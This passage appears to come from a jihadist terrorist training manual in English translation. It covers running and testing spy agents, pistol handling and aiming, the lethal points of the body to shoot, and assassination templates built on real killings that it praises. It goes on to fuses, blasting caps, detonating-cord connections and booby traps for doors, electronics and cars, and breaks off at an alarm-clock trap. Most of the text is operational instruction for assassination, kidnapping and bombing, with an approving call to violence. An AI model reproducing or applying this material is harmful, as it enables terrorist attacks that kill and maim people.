5. Testing the Agent: In this stage, the agent is assigned certain tasks in order to test his ability, loyalty, and dependability. The agent does not know that the Organization already has the sought information. If the information supplied by the agent does not match the Organization's existing information, then the agent may be an unreliable source of information or may be trying to mislead the Organization. During the testing stage, the agent should remain under careful observation to spot all his movements.

6. Training the Agent: This stage applies to the recruited agent, that is, the agent who has been recruited directly and is aware that he has been recruited by someone or some organization for money or other things. That agent: may be trained on the following:

a) Work secrecy and means of gathering and hiding information
b) The method of passing information on to officials
c) Concealment and disguising
d) Interrogation and resisting the interrogation
e) Explaining the assigned mission in utmost detail
f) Photography

There might not be any training at all. The agent may be given freedom in his work, relying on his instinct, talents, background, and the capabilities of his superior brother.

7. Treating the Agent: The brother who manages the agent should possess the qualifications of a perfect spy, a psychiatrist, and an interrogator. There are two points of view on treating the agent:

First Point of View: Maintaining a strong personal relationship with the agent. This technique provides the agent with the motivation that entices him to take chances in order to please his friend with the information. However, this technique has disadvantages. The barriers between the agent and his superiors are removed, and the agent may ask for many things that were not agreed upon.

Second Point of View: The person managing the agent treats him roughly and pushes him to the limits for the purpose of getting as much information as possible. This technique uses harshness, cruelty, and threats in order to keep the agent constantly active. I believe that the Islamic Military organization can combine the two techniques. The agent may be treated in a careful Islamic manner, while the managing brother appeals to the agent's conscience and his Islamic association with the work for majestic Allah's religion. He lures the agent with money and gifts, and uses cruelty and kindness when appropriate.

8. Terminating the Agent's Services: That should occur when any of the following take place: a. The recruitment mission terminates, b. Incapacity to work because of sickness or changes in the job situation, c. Repeated errors in security measures, d. The agent requests the termination.

Means for Testing the Recruit: 1. Requesting specific information that the Organization knows well, 2. Monitoring him while he performs his covert work, 3. Overpaying him in order to know his trustworthiness, 4. Giving him a chance to tamper with the work documents (unimportant documents).

Important Advice About Dealing with Agents:

1) Do not send sealed packages to the agent or receive them from him. These could be booby traps.
2) Leaving something for the agent should be done as quickly as possible. When transporting and giving an item to the agent at the agreed-upon location, it should not attract attention and lead to the agent's arrest.
3) The financial status of the agent should be controlled so that the agent does not suddenly show great wealth. A portion of the payment should be given to him, while the other should be deposited in his bank account.
4) When wishing to recruit an agent, events should occur naturally. You may agree with a friend that he invite the person to be recruited for dinner, or something similar. While that intermediary person is talking with him, he notices your arrival at your friend's,greets you, starts to converse with you, and invites you to sit down with the person you want to recruit.
5) When meeting with the agent, make sure neither you or the meeting place are being monitored. Do not enter a place to meet with an agent before he does. There could be a trap for you.
6) If you wait for your agent at the agreed-upon location, you could be a target for him. Be especially careful if he goes to the bathroom. Once, in Belgium, an Israeli Mossad officer met an Arab agent. A few minutes after they sat down, the Arab agent said that he had to go get something. When he returned, the Israeli intelligence agent was still there. The Arab agent then pulled out a pistol and shot the Mossad agent several times.
7) In order to communicate with the agent, it is necessary to specify locations such as parks, a university campus area, etc.
8) It is necessary to continuously communicate with the agent, to learn About his problems and requests, help him as much as possible, lift his morale, and renew his confidence.

LESSON THIRTEEN

SECRET WRITING

AND

CIPHERS AND CODES

I have removed this Chapter! As it is outdated. Please read the chapters on covert mobile phone/Asrar al Mujahideen/Surespot etc

LESSON FOURTEEN

KIDNAPING AND ASSASSINATIONS

USING

RIFLES AND PISTOLS

Introduction to Pistols:*

The pistol was invented in the fifteenth century AD, and it is now merely in the most recent of its phases of development.

At the beginning, pistols were made by hand in various sizes. They were fired using a gunpowder fuse which ignited the gunpowder charge, thrusting the bullet forward through the barrel.

The pistol underwent long phases of development until one called "the revolver" was produced. The credit for making it popular goes to Samuel Colt, but it would be a mistake to consider him the inventor of this pistol, because he was not an expert in weapons. Rather, he was very wealthy and he expended his wealth to satisfy his desire to acquire weapons. He produced the first revolver in 1835. It was made by hand, and then by machines in large quantities.

Innovations [continued] developing until the automatic pistol designed by an Austrian appeared in 1883 AD. Thirteen years later in 1896 another pistol came on the scene called the "Mauser," which is still in use to this day.

A larger number of pistols have appeared; and there are still continuous developments and innovations. Pistol manufacturers prefer the automatic pistol over the revolver, which has largely fallen into disuse.

The Characteristics and Shortcomings of the Revolver and Automatic Pistol:

1. Characteristics of the Automatic-action Pistol:

We would call a pistol an automatic when there is more than one mechanical movement taking place. When the pistol is fired, it returns the moving components to the rear, expels the empty cartridge, and loads a new round in its firing chamber. This continues until the magazine is empty.

It is likewise possible to call a pistol a semi-automatic, according to the type of firing when it fires one round at a time .

Its characteristics are:

1 - The magazine holds a number of rounds (from 8-16).
[*] Review the memorandum, "All About Handguns", in detail.
2 - The spare bullets for this pistol are in the reserve magazine.
3 - It only takes a short time to load it.
4 - It can be concealed easily because of its small size.
5 - Its projectile has great acceleration, which makes it more accurate.

2. Shortcomings of the Automatic Pistol:

1) The necessity of using both hands when loading.
2) In case of an unexpected malfunction, like a round being jammed, both hands must be used to correct it because of its complicated mechanism.
3) It requires a safety device to ensure that accidents are avoided.
4) It is not suitable for firing from the holster because of its mechanical action, since after it is fired, the components that are pushed forward and expel the bullet through the barrel, return to the rear, and as they return, the empty cartridge is expelled, then the components move forward carrying a new round.
   The holster is small and doesn't allow the components to return to the rear, and could block the way of the empty cartridge, whereby the action malfunctions.
5) It can't use any bullets other than those specified for it, because other bullets could have a large charge of gunpowder. Therefore, upon firing, the greater thrust of gas would push the components to the rear with greater force than they can bear, and so perhaps after firing once or twice, the pistol could break in two.

Characteristics of the Revolver:

1) The shooter doesn't need a lot of motion to cock it, since it is sufficient to press the hammer, and the chamber revolves to load and cock the pistol.
2) A malfunction, like a jammed bullet, does not prevent one from continuing to fire.
3) The revolver rarely malfunctions.
4) It doesn't need a special safety device, and even if it did have one, it wouldn't hinder the action of the hammer.
5) It is preferable for assassinations because the empty shells are kept inside, making it difficult for investigators to determine the location from which the pistol was fired. It also makes it difficult to determine the type of pistol used.

Shortcomings of the Revolver:

1) Most models are large and bulky, especially older ones.
2) It takes a relatively long time to load it.
3) It leaks and loses some gas between the chamber and barrel when it fires, which slows the bullet down and causes it to fall short.
4) The velocity of the bullet from a revolver is slower than that of an automatic.
5) The cylinder does not hold many rounds, since it can only hold five or six bullets.

Holding the Pistol with Both Hands or with One Hand:

Many ask: Should the pistol be held with both hands or with one hand? The answer is that the type of firing determines whether to hold the pistol with one hand or both.

Therefore, if you are in a defensive situation where an adversary appears by surprise, pull your gun from the holster and fire at him right away one-handed without aiming.

Conversely, if you are attacking or ambushing an adversary, you should hold the pistol with both hands, because:

1) Holding the pistol with both hands decreases the recoil.
2) Holding the pistol with both hands: The strong dominant hand pushes the pistol forward and the other pulls to the rear with the same force, thus making a firm grip on it.
3) Using both hands prevents them from trembling or shaking and thus the pistol also.

4) Hold the pistol with both hands to be steady and firm, especially when firing several shots, so you won't be forced to adjust your grip on the pistol.

How to Correctly Hold an Automatic Pistol:

1 - Your right thumb that grips the pistol should be above the locking device and not beneath it, and it should be on the left side of the pistol, so that it doesn't push the locking device inside the groove of the upper part and cause the mechanical movement to malfunction.

2 - The fleshy part between the thumb and index finger of the right hand holding the pistol should be behind and beneath the [moving] parts, so as not to disturb them with your hand when moving; the pistol should be centered vertically in the palm of the hand.

3 - The index finger should be around the trigger, and the rest should be on the pistol grip.

4 - The left thumb should-be-centered on the right thumb, and both of them should be centered on the locking device, neither [too] tight or [too] loose but with a medium [grip]. The other fingers of the left hand should be on the grip over the fingers of the right hand and intertwined with them to control the grip on the pistol.

5 - Don't leave any space between your hand and the pistol, but control your grip on it. It should not be part of you, so don't grip it too hard, because that will affect the nerves and muscles which could cause the hand to waiver and make the shot miss.

See the drawing below:

[Picture of a pistol with the caption:]

The locking device, located on the lower part

The mechanical action could malfunction while firing, as shown in the drawing, because the thumb is too close to the lower locking device. Therefore, perhaps because of a [grip] that’s too firm, the thumb presses the locking device on the lower part of the pistol inside the groove of the upper part, causing the mechanical action to malfunction while firing.

Another Way to Hold the Pistol with Both Hands

1 - The right thumb gripping the pistol should be slightly above the magazine holder.

2 - The left thumb should be centered over the right thumb, and we follow the remaining four steps in the first method.

3 - We follow the previous steps in the first method.

Observe the following drawing

[Drawing with caption saying:]

Holding the pistol with both hands// Notice that the right thumb is slightly above the magazine holder, and the left thumb is over it. Holding the pistol and firing it with the right hand.

A Third Way to Hold a Pistol with Both Hands:

We follow all the steps of the second method, but the left index finger is on the trigger guard.

Observe the following drawing

[Drawing with the caption:]

Gripping the automatic pistol with both hands

Notice that the left index finger is resting on the trigger guard

A Fourth Method of Holding an Automatic Pistol with Both Hands

We follow all the steps of holding a pistol with the right hand (any of the previous methods), but the left hand is [placed] under the butt of the gun for balance.

Observe the following drawing

[Drawing with the following caption:]

Notice how the left hand is placed under the butt of the pistol for balance

A Method to Hold an Automatic Pistol with One Hand

1 - We follow the previously mentioned steps whereby the right thumb is slightly above the magazine holder, and if we were to use the second method, it would be a good grip.

2 - The fleshy part of the hand between the thumb and the index finger should be behind and below the [moving] parts to avoid disturbing them with your hand while moving.

3 - The index finger is inside the trigger [guard] or over it with the rest on the pistol grip.

Observe the following drawing

[Drawing with the following caption:]

Gripping the automatic pistol with one hand

Notice the placement of the right thumb

(The right thumb is slightly above the magazine holder)

The Proper Way to Hold a Revolver

1 - The right thumb and the other three fingers except for the index finger should be holding the grip around the bottom (butt of the pistol) firmly and evenly to ensure that the pistol doesn't move while firing. The index finger should be on the trigger or outside [the guard].

2 - The second grip should be with the same method used to hold the automatic pistol. However, there is a slight difference; the right and left thumbs are firmly set one above the other.

Important Note:

Some people place the left thumb over the right hand to push the hammer to the rear with it.

This method is only used with the revolver because it is assembled with parts that move to the rear. It's impossible to use this method with an automatic pistol because it's too hard on the shooter's hand since the parts the automatic pistol move across the barrel to the rear after firing and discharging the shell, and during [this action], they could cut off the brother's finger or severely injure it.

Observe the following drawings of revolvers

[Drawing of a revolver with the following caption:]

The second method must be the same as that used to hold an automatic pistol, but there is a slight difference; it is that the two thumbs are held firmly next to one another.

[Drawing of a revolver with the following caption:]

Notice that the thumb and three other fingers hold the grip around the butt firmly and evenly to avoid moving the pistol when firing continuously.

The index finger must be on the trigger from the first shot.

[Drawing of a revolver with the following caption:]

Some put the left thumb over the right hand to pull the hammer to the rear.

This method should not be used with an automatic pistol, but it is fine for the revolver because it isn't assembled with [moving] parts.

[Drawing of a revolver with the following caption:]

We are not able to use this method with an automatic pistol because it is dangerous for the thumb where the assembly of [moving] parts are released. With this motion there is an [opposite reaction] and the thumb could be cut off.

Introduction to Rifles:*

The rifle developed significantly during World War II, when combatants used bolt action rifles. A few years after the war, the Soviets began producing a famous automatic rifle called the Kalashnikov, which uses 7.62 mm rounds. Then the Americans produced a rifle called the "Armalite", which uses a 5.6 mm round, while the British produced the "Infield" rifle. Italy produced the "Beretta", and Germany produced the "Hechler and Koch" rifle. Belgium produced the "SIG" rifle, and Spain produced the "Cetme". All of these were 7.62 caliber rifles. Developments and innovations continue to be made in the production of lightweight small rifles.

The Kalashnikov is still the best and most famous rifle used in the field since World War II. It was designed by Mikhail Kalashnikov, who was born in 1920 in Siberia. He entered the Soviet armed forces in 1939 and was seriously wounded, for which he received the Red Star Medal.

The design of the first Kalashnikov, the AK47, was influenced by a German rifle which he [Kalashnikov] came across while he was in the hospital. He was also influenced by a Soviet automatic weapon, the "BBS" machine gun.

Kalashnikov developed and improved upon his rifle and presented it to the Inspection Commission of the Defense Ministry in Moscow, which recommended using this 7.62 mm rifle.

In 1935 a modification was made to the design of the first rifle, the "AK47", and the automatic "AK10" rifle was produced according to design modification. The production of the Kalashnikov spread to the arsenals of several former Warsaw Pact countries. The number of pieces produced or used is estimated at ten to twenty million.

The Kalashnikov is still competitive with the American M-16 which, was designed in 1964 and was brought into service in the mid sixties.

[*]Review the Kalashnikov lesson in detail.

Principles and Rules of Aiming

Most aiming mistakes are due to physical stress or nerves, which cause the hand to tremble and shake. It could be caused by putting excessive pressure on the trigger and by pulling the trigger rather than squeezing it, causing the pistol's muzzle to swerve from the target.

Therefore, the following considerations are necessary when aiming and shooting:

1 - Control yourself while squeezing the trigger so as to not shake the pistol.

2 - Squeeze the trigger without too much force, and don't pull the trigger because this will cause the pistol's muzzle to dip down.

3 - Don't let the sound of the round discharging or the explosion affect you, and don't focus on anticipating the sound of the explosion because this will cause unconscious trembling in your hand and the pistol.

4 - The body should be normal, not tense, and the joints relaxed; not too tight, and not too loose.

5 - When firing, Let the crosspiece of your sight drop to the top of the bead and the front sight to the center of the target; that is, there must be four [objects]: the right eye, the center center of the target must be lined up

and fire the pistol at the center of the target. This applies when you are close to the target and gravity does not affect the bullet. With rifles and when not at short range, fire low [sic] and at the center of the target.

6 - Close the left eye while firing if you are firing with the right hand, and vice versa [with the left].

7 - Don't take too long while aiming so your nerves don't shake.

Important Notes:

1. If the round hits above the target, this means that you are holding the pistol grip too firmly.

2. If the round hits to the right of the target, this means that you are gripping the pistol too tightly, which results in pulling the pistol to the right because it is pressing against the other grip from nervousness.

3 - If the round hits left of the target the opposite is true.

4 - *[If the round hits]* below the target; it *[is]* the result of nervousness when trying to fire and aim [at the target].

Critical Parts of the Body

The shooter must know the lethal parts of the body or [where to] seriously wound, in order to fire at these spots on the person he wants to assassinate. They are:

1 - The circle comprising the two eyes, nose, and mouth is a lethal area, and the shooter should not aim above, to the left, or to the right of this area lest the round glance off.

2 - The part of the neck where the veins and arteries come together.

3- The heart, and this is the lethal part.

4 - The stomach

5 - The liver

6 - The kidneys

7 - The spinal column

Examples of Types of Assassinations:

Elementary Operations: Crossing the Street:

1 - The target is on his way to work via public transportation.

2 - The moment he crosses the street to get to the bus stop or to the main thoroughfare, the assassins, "two people" riding a motorcycle, open fire on the target and get away quickly in the opposite direction of the traffic.

An Actual Example of an Assassination when the Target is Crossing the Street

This operation took place on 3/22/1948 AD in Egypt. Al-Khazander, a puppet judge who viewed the English presence in Egypt as legal, was the person assassinated. Al-Khazander had been issuing severe sentences against personnel in the covert branch of the Muslim Brotherhood [Al-Akhwan Al-Muslimin] who were involved in bombing operations. The "Al-Khazander Assassination" operation [occurred] during the Christmas bombings.

1 - The choice fell to both Hassan Abdel Hafez and Mahmoud Saeid to assassinate Al-Khazander. They were from the covert branch of the Al-Akhwan Al-Muslimin, which at that time was headed by Abdel Rahman Al-Sandi.

2 - Al-Khazander was surveyed for a period days, and it was learned that he went to the court at Bab Al-Khalaq in Cairo and returned to Helwan via public transportation. They went ahead to the railroad station in Helwan, [and took] the train from Hulwan to Bab Al-Khalaq and then other public transportation.

3 - They made the plan as follows:

The assassins, Abdul Hafez and Mahmoud Saeid, were waiting for Al-Khazander when he was leaving his house, and Hassan assassinated him with a pistol while Mahmoud was standing guard and protecting him with a pistol and percussion bombs as he got away. They escaped to the home of Abdul Rahman Al-Sandi, the chief of the organization.

After Al-Khazander left his house, walking resolutely, Hassan Abdul Hafez approached him and fired several rounds which did not hit Al-Khazander. When Mahmoud Saeid saw that, he left his place, approached Al-Khazander, seized him, threw him to the ground, and emptied several rounds into him. He and his companion left [the victim] and departed.

Hassan Abdul Hafez and Mahmoud Saeid were caught because of several mistakes.

The Errors which Hassan and Mahmoud Committed were as follows:

1 - There was no car or motorcycle with which to flee after executing the operation.

2 - They did not anticipate the possibility of a chase after the operation. They didn't notice that the operation was carried out near the Helwan Police Department.

3 - They had no training with the pistol, as evidenced by Hassan's inability to kill Al-Khazander in spite of his proximity to him.

4 - The agreement to meet after executing the operation at the home of the chief of the Covert Branch of the Brotherhood was a fatal error.

5 - After police cars began pursuing them, the brothers fled to the mountain [called] "Al-Muqattam" Mountain, which was not suitable for evading [pursuit].

The Second Operation: Blocking the way of the Target's Car

1 - The target goes to work in his own automobile, which comes to get him in the morning and brings him back after work is over. A driver operates the car and the target's bodyguard sits beside the driver.

2 - The group of assassins, composed of three or four people, wait for the target's car. The waiting place should allow the assassins' car freedom of movement at any time.

3 - The assassins' car departs upon sighting the target's car and proceeds slowly until it comes to a spot which would allow it to block the way in front of the target's car. It then immediately stops, blocking the target's car.

4 - At the instant the assassins' car stops, the personnel in charge of killing or kidnaping the target get out, kill the bodyguard and the driver, and then execute their mission.

5 - This operation requires the utmost speed within a short time to avoid any one pursuing the assassins' car or seeing any of the brothers.

Observations:

1 - It is best that one of the brothers participating in the assassination or kidnaping fire at the automobile's tires so that it can not evade or run away.

2 - Most of the brothers participating in the operation should be very skilled drivers to avoid problems if the driver is wounded or killed.

An Actual Example of an Assassination by Blocking the Taraet's Path:

Members of the Egyptian Revolution Organization* decided to assassinate a high-ranking Israeli living in Cairo.

*The Egyptian Revolution Organization: An Organization, which followed Nasser ([and which he] Jamal Abdel Nasser deified), executed its first assassination in 1984 and the last in 1987. It undertook four assassinations of Jews or Americans in Cairo, and Egyptian Security as well as Israeli and American intelligence were not able to ....

[TN: The rest of this page is cut off.]

2 - Surveillance of the target was carried out for a period of time. The exits and entrances to the theater of operations were studied. The time was set to execute the operation at eight am 8/20/85 , when the Israeli target would leave for work at the Israeli embassy in Cairo.

3 - A car was purchased for use in the operation. Someone's identification was purchased indirectly, the photo was removed, and that of one of the organization's members was put [in its place.]

4 - The organization members participating in the operation (there were four of them) rode in a car belonging to one of them. They put their weapons in the car (they had hidden their weapons in tennis racket covers.) Before arriving at the theater of operations, they left that car and got into the operations vehicle, which was close to the site of the operation.

5 - After riding in the car, it became apparent the car was not in good running order, and had leaked a lot of oil, so they decided to delay the operation.

6 - While they were returning in the car in poor condition, they saw a man from the Israeli Mossad, and the operation leader decided to kill him. The Israeli Mossad man was riding in a car with two Israeli women with him.

7 - The Assassins' car drove behind the Israeli target's car, which noticed the surveillance in the rear view mirror, but the driver of the assassins' car was able to choke off the Mossad man's car and he wasn't able to escape. They blocked his way and forced him over by the curb.

8. One of the four personnel got out of the car and emptied the magazine of his American rifle in the direction of the Mossad man. The second one got out on the other side and emptied his bullets, and the third did likewise. After executing the operation, they fled to the other car, and left the operations car on the street.

9. After a period of time, the police force came and found the car with traces of blood.

[It was not] known that the crime was committed by the organization until one of its members (the brother of the organization's leader) turned himself in to the American Embassy and disclosed all the secrets of the operation which the Egyptian Revolution Organization undertook.

Positive [Aspects]

1 - The assassins killed an Israeli person they found on the way back.

2 - The purchase of a car just for the operation and a counterfeit identification.

3 - Concealing the weapons in tennis racket covers.

4 - Choosing a good method to stop the Israeli Mossad man’s car.

Negative [Aspects]

1 - Failure to inspect the car prepared for the operation with sufficient time before the execution.

2 - Undertaking the operation even though the car was malfunctioning, which could have broken down and failed to run after executing the operation.

3 - Failure to remove the traces of blood found on the car.

The Third Operation: The Entrance to a Building:

1 - The Assassins‘ car is parked in a location near to the target’s building.

2 - When the target gets out of the car or exits from the building, the assassins open fire upon him, the bodyguard, and the driver who is opening the car door for him.

3 - Run away immediately or ride the car or motorcycle which is prepared for an immediate get away.

An Actual Example of an Assassination at the Entrance to a Building (Assassination Attempt on the Former Minister of the Interior, Hassan Abu Basha):

1 - A group from the Islamic organization called "[Those who have] escaped the Fire" composed of three people waited for the previous Minister of the Interior, Hassan Abu Basha's car in a location near the entrance to the building.

When Abu Basha arrived, and as soon as he got out of the car, two of the brothers opened fire on him over the cabin of their vehicle (pick-up).

3 - Abu Basha threw himself between his car and another car parked nearby as soon as they opened fire. As a result of this incident, the minister was paralyzed in half [of his body].

4 - The brothers fled after the incident took place, and they took their car in the opposite direction of the flow of traffic.

Important Observations:

When the brothers went to the location near Abu Basha, they hadn't gone to kill him but to do reconnaissance (gather information on him).

1 - One of the brothers was bearded while doing the reconnaissance.

2 - The brothers were armed while gathering information About the minister.

3 - There was no established plan for the assassination.

The Fourth Operation: While Going To or From Work:

1 - The target is going to work in his own car, and he has a driver and a bodyguard.

2 - The assassins lie in wait for the target in a certain place while he is going to or from work.

3 - When the assassins see the target's car approaching, they take their places.

4 - The car's tires, the bodyguard, driver, and target are hit.

An Actual Example of an Assassination While the Target is Going to Work: (The Assassination of Rif'at El-Mahaoubi)

1 - The brothers began surveillance of all the Interior Minister - Abdul Halim Mousa's movements, from his departing his house until entering the ministry. The surveillance lasted several weeks.

2 - Friday morning was set for the execution of the operation where the minister heads to work.

3 - Exactly at ten in the morning the brothers were fully prepared. An observer was going to give a signal to the brothers when the minister's car departed from his house.

4 - When the convoy reached the specified location of the operation (the operations stage), bullets were sprayed from all directions on the private car in front of him and on the escort vehicle.

5 - The brothers approached the car after firing at the tires to confirm that the minister was dead, The brothers did not find the Minister of the Interior, but they did find Rif'at El-Mahgoub, Head of the People's Assembly, dead inside the car. [TN: Similar to our Speaker of the House].

6 - This was an startling situation. The two convoys Minister's convoy and that of the Head of the People's Assembly) were separated by only About seven minutes. After About seven minutes the Minister of the Interior arrived at the location of the incident.

7 - The brothers who were participating in the operation brothers to execute the assassination and two to drive the motorcade) had only two motorcycles (three people to each motorcycle), and after executing the operation, one of the two motorcycles fled and the other broke down, and after a moment they left that motorcycle behind.

8 - When the motorcycle broke down, one of the brothers fled on foot, carrying his weapon in the opposite direction of the cars. He stopped a taxi and threatened the driver with his weapon, and then rode with him. During the drive, a police Officer (a general in the police force) stopped the car, supposing that the armed man was just a thief. He opened the door to arrest him, but the brother put the rifle to his chest and emptied a burst of rounds into it and the officer fell to the ground like a slain bull. It came to light afterwards, that this officer was one of the criminals who used to torture the brothers in some neighborhoods of Cairo.

LESSON FIFTEEN

EXPLOSIVES

Introduction:

Explosives are believed to be the safest weapon for the Mujahideen [Using explosives] allows them to get away from enemy personnel and to avoid being arrested. An assassination using explosives doesn't leave any evidence or traces at the operation site. In addition, explosives strike the enemy with sheer terror and fright.

Defining Explosives:

They consist of chemical compounds or mixtures capable of being converted into large quantities of hot gas in a very short period of time. It is affected by a specific external agent that produces increasing pressure, resulting in a chain reaction.

Explosive Chain [Reactions]

A series of initial explosions starting with a small amount of highly sensitive explosives and ends with a large charge composed of basically stable explosives. It is composed of explosions arranged to bring About a large yield.

The simplest explosive chain [reaction] has two stages whereas other explosions could require four stages or more. Any break in the chain prevents the material which follows it from exploding.

The Usual Series

The series starts with a small spark and ends with a sizeable explosion.

1 - The Spark

2 - Combustible material

3 - A small amount of secondary material

4 - Basic charge

Methods of Detonation:

This means pyrotechnics or electronic devices used for detonation. They are divided into means of generating - means of transferring - means of stabilizing

A - Means of Generating

Divided into:

1 - Combustible Means

2 - Mechanical Means

B - Means of Transferring

Types of fuses -

First the Slow Fuse: (The Safety Fuse)

It consists of cotton or linen threads woven together and coated with an insulating layer of pitch or plastic, and has capsules of black gunpowder inside.

The threads help to circulate the wave of combustion. The pitch or plastic holds the fuse together and prevents it from absorbing moisture.

_____

1 - Ignites with sparks or flames.

2 - Ignites quickly, at About one centimeter per second.

3 - Ignites under water.

4 - Cutting it is a way to stop combustion.

How to Prepare for the Explosion:

1 - Cut an appropriate length of fuse and check that there is no moisture.

2 - cut the appropriate length of fuse for the distance that would be sufficiently safe.

3 - Cut one end of the fuse, which will be used for ignition, [at a 45 degree angle. The other end of the fuse, which is placed inside the blasting cap, should be at a 90-degree angle.

4 - Put the fuse inside the blasting cap carefully and cautiously, and then put moderate pressure on the opening of the blasting cap.

5 - Put the head of a match on the gunpowder at the end of the fuse cut at 45 degrees so that the head of the match touches the gunpowder, then ignite it by rubbing the flint on the pack with the match. It is possible that the fire will send its flame to the black gunpowder and the fuse will begin burning. In this case, cut the fuse on both ends at a 90-degree angle.

Observation:

White fuses are used in coal mines. Green fuses are used in the military, and they have more safety [features]. Black and orange [fuses] are for general civilian use.

Second, The Fast Fuse

It is the same as the slow fuse except for the fineness of the gunpowder and the speed at which it ignites, which goes up to 90 centimeters a second. Its use is limited to ambushes and traps. .

Important Warning:

Before using any type of fuse, take part of it and test it to check that it is free of moisture, also [check] the ignition speed because if you were to use a fast fuse supposing that it is a slow one, then the burning will reach the blasting cap and the charge will explode before you leave the location.

Second, The Detonating Cord (Cortex Cord)

It consists of a flexible cord that contains highly explosive material covered with a layer of plastic to insulate it from moisture. It is distinguished from delayed fuses because it contains a very white substance, PETAN, though it could have another substance added to it, which would change its color to gray.

Characteristics:

1 - Speed of explosion varies between five and seven kilometers a second.

2 - It could explode with the force of 15 kilograms, or the round of a weapon.

3 - [Can be] used underwater for not more than 15 hours.

4 - It is used to explode several charges at the same time.

5 - It is affected by moisture, the sun, electric shocks, and mechanical jolts.

6 - It is used as an explosive belt to fell trees as well as cement and iron pillars.

7 - It is in the shape of a coil varying in length from 100 to 200 meters.

8 - It can be substituted for a large number of fuses.

9 - It is used as an open cord to clear the way in a mine field and to increase the width by doubling the number of detonating cords which form the cord.

Blasting Caps

Consist of a metal capsule [made] of copper or aluminum containing a small amount of catalyst and other stimuli. Care and caution must be used while handling because it is very sensitive to external factors (bumping, shaking, friction) .

Composition of a Normal Blasting Cap

It consists of an extended pipe, one end which contains sensitive explosive material, which is the basic substance. Its charge is also pressure-sensitive. The third charge is combustible.

Length of the cap is 5 cm. Diameter of the cap is 7 cm.

There is an example of the largest norma1 blasting cap. The normal blasting cap should only be exploded with a slow fuse.

[Drawing of a blasting cap with the captions: slow fuse (to the right) Chlorate and sugar 10% & Lead Nitrate 30% (beneath).]

_____

It has the same composition as the normal blasting cap, with the addition of a hot wire and connecting wire. The opening of the extended pipe is insulated with rubber.

[Drawing with the captions: hot wire (above), active substance (to the left), and (from right to left beneath:) Electrical wire, stabilizing column, wires, rubber, combustible charge, & catalyst.

Precautions that must be taken with Blasting Caps:

1 - Do not store blasting caps with explosive materials, and don't expose them to the heat of the sun.

2 - Don't test a blasting cap with an O'meter, Alpha meter or other electrical devices which have batteries lest it explode (this pertains to electrical blasting caps.)

Connecting and Connectors

First: Connecting one Slow Fuse with Another:

1 - Cut one end of the fuse at a 45-degree angle.

2 - Place the two sides next to each other so that the black powder is in contact with both of the fuses together.

3 - Connect the two sides with a strong tape or chord.

4 - The head of a match or something similar can be placed between the two ends of the fuse before the connector. The two of them must touch the match stick, which increases the flames burning between them (ensuring the transmission of the flame from one fuse to another.)

Second: Connecting a Slow Fuse with Another Blasting Cap (Explosive):

1 - A detonating cord can't explode without a blasting cap, so there is no benefit from connecting a slow fuse directly; it should have a blasting cap placed between them to transfer the spark of the slow fuse to its cap so that the detonating cord will ignite.

2 - When the slow fuse ignites, the resulting spark reaches the cap and it explodes and ignites the fuse.

Third: Connecting the Detonating Cord with the End of the Cap:

The two detonating cords can be connected to one of the following:

1 - Place the two cords one above the other [overlapping] by 15 cm, and tie them with strong tape or cord.

[Drawing with the following captions: Blasting cap fuse (to the right), blasting cap fuse (to the left), and tape (beneath).

2 - with a straight knot. [Drawing (no caption)]

3 - A Tree Leaf [Knot]: [Drawing]

We connect this way when exploding two charges at the same time, starting from the main branch of the explosive cord, or to ensure the charge explodes using two detonating cords.

4 - The Letter P Connector: [Drawing]

This connector is used when the direction of the explosive wave in the main branch is not known.

5 - Letter Y Connector: [Drawing]

This method is also used when the direction of the explosive wave in the main branch is not known.

6 - Broken Chord Connector: [Drawing]

It is used when the time needed to prepare the charges is limited. Connect it with an explosive chord. Except for the problem of moisture, "Petan" causes a break in the fuse; it is not recommended to use this material for a period of more than 24 hours because of slackening of the two fuses, and they become separated.

7 - Letter U Connector: [Drawing]

It is the safest because the explosive wave transfers from the main line to the parallel branch in both directions.

Booby Traps:

These consist of creative, innovative methods aimed at planting anti-personnel and anti-vehicle explosive charges, and the enemy is blown up as a result of normal movement without paying attention to what is around him. Booby traps are considered one of the best ways to execute an assassination operation against enemy personnel because we have gotten a long distance away from the site of the incident without leaving any evidence or trace enabling the enemy to know who were the perpetrators.

However, a brother should not be allowed the opportunity to work with setting booby traps until after he has mastered the use of explosives and has successfully worked in the electrical and mechanical fields, because the first mistake a brother makes could be his last mistake.

One of the most important considerations in placing a booby trap is to make the right choice of the appropriate switch that the enemy would not notice [and avoid his detecting] and removal of the charge.

Any sign of our work or presence in the area where the booby trap was placed must be removed, because any tools, pieces of electrical wire, tape etc. would put the enemy on the alert, and the plan and operation would fail.

Switches for traps and explosive charge housings are categorized as follows:

1 - Electrical

2 - Chemical

3 - Mechanical

4 - Friction

Electrical Switches:

They can be divided into four groups:

A - For manual use: Pull - push - loosen - raise - drop.

B - Delayed (timed): Alarm clock - Temperature - Closed circuit (pressure placed on the insulator until it burns and contact is made.)

C - Modifying Natural Circumstances:

Temperature - Smoke or Sensitive Gas - Sensitive Metal.

D - With the Influence of Waves: FM waves - Radio - Infrared Rays - ultraviolet - or Radar Waves.

[Drawing with the following captions :]

Switch (above). Charge with blasting cap (to the right), Opening to be closed after the operation is over (beneath), and Battery (to the left).

The entire success of the switch [depends on] intelligence, innovation, and judgment.

The Appropriate Switch

The electric circuit is considered the best because it is timely, but its only flaw is a leaky battery.

We will now touch on various simple types of booby traps to make it easy for the brother to comprehend; we have not written any new ideas in order to help invent other more preferable methods.

1 - The charge goes off when the door opens after the target has pulled the insulation from between the contact points, and the electrical circuit is broken. If we want to kill the target, we put [the booby trap] over the door; if we want to cut off his legs or bring About permanent injuries to various parts of the body, we put it in the vicinity of the door.

[Drawing (on the left) with captions:]

Nine V Battery (upper right), insulation (upper left), the explosive charge (on the door), The personnel use a line fixed the wall, and it can make the charge explode as soon as soon as the prominent famous person is under it (to the left.)

[Drawing on the right (with captions:]

When the door is opened, the insulation is separated and the circuit is broken (middle left), attached insulation (lower left), the explosive charge (beneath).

2 - Igniting / closing the circuit:

When the electric switch is pushed, the circuit is connected and the charge explodes.

[Drawing and captions:]

Electric switch (upper left), charge without a fuse (bottom right), and battery (bottom left).

3 - Booby-trapping a recorder and television:

The idea is based on closing the circuit to [cause] the explosion when the equipment is turned on. A battery is used when setting the trap for a radio or recorder that works on batteries or by a power cord to the radio or television switch.

4- Booby-Trapping a Car:

Close the electrical circuit and cause the explosion when the ignition key is turned to start the car. It is possible to use the car battery when setting this type of trap. Explosives placed in locations inside the car, in the back or front, cause the explosion to be centered inside the car.

[Drawing with captions:]

Ignition key (above)

Charge with detonator and explosives (beneath).

5 - Trap using an Alarm Clock:

